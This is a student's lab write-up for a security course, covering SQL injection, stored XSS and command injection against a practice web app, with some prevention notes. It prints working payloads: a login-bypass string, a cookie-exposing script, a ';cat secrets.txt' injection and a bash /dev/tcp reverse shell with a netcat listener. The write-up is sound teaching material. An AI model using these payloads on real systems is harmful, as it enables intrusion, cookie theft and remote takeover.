50.020 Security

# Laura Ong (1002464)

## Part 1: SQL Injection

This string

alice@alice.com’--


was typed in for SQL injection in the username.

The string works because ‘-- effectively discards the rest of the string: ‘ indicates that the command has ended, while -- indicates start of a comment.

The executed SQL would then be:

‘SELECT \* FROM users WHERE email='alice@alice.com’'


The attack can be prevented by checking the input:



## Part 2: XSS

**Second order attack**

Persistent injection is done by inserting the following string into the Post News, between the <script> and </script> tags:



<script>document.write(‘cookie:’ + document.cookie);</script>

**First order attack**

First order attack code still needs to be injected because cookies are stored in the browser for each domain name. When a piece of code from domain name A is requesting cookies from a different domain name B, the browser immediately will block the access to cookies stored for domain name A. Hence code needs to be injected directly onto the site.

**Prevent XSS attack**

The XSS attacks can be prevented by removing the |safe tag at the <li> part when displaying news: (before: XSS-prone; after: XSS-prevented)




## Part 3

**Command injection**

By putting in ;cat secrets.txt in the ping box, we can obtain the content of file secrets. This works because the *ping* command is being put directly into the command line without clean up. This allows a semicolon to separate the command lines, allowing us to write the next command to be executed on the server machine.

cat secrets.txtbasically print out the content of file *secrets*.



**Reverse shell**

[On Linux]

The command to be run in the attacker machine is: nc -l -p 8080 -vvv

The command to be injected into the website is:

8.8.8.8; bash -c ‘bash –i >& /dev/tcp/127.0.0.1/8080 0>&1’

This works because the command run in the attacker machine opens up an unfiltered TCP connection at port 8080, waiting for connection to be established to the port. The injected command then allows a bash compilation that establishes an interactive shell (-i option) using an unfiltered TCP connection to 127.0.0.1:8000. This allows the listening shell at the attacker machine a way to control the interactive shell at the victim machine.

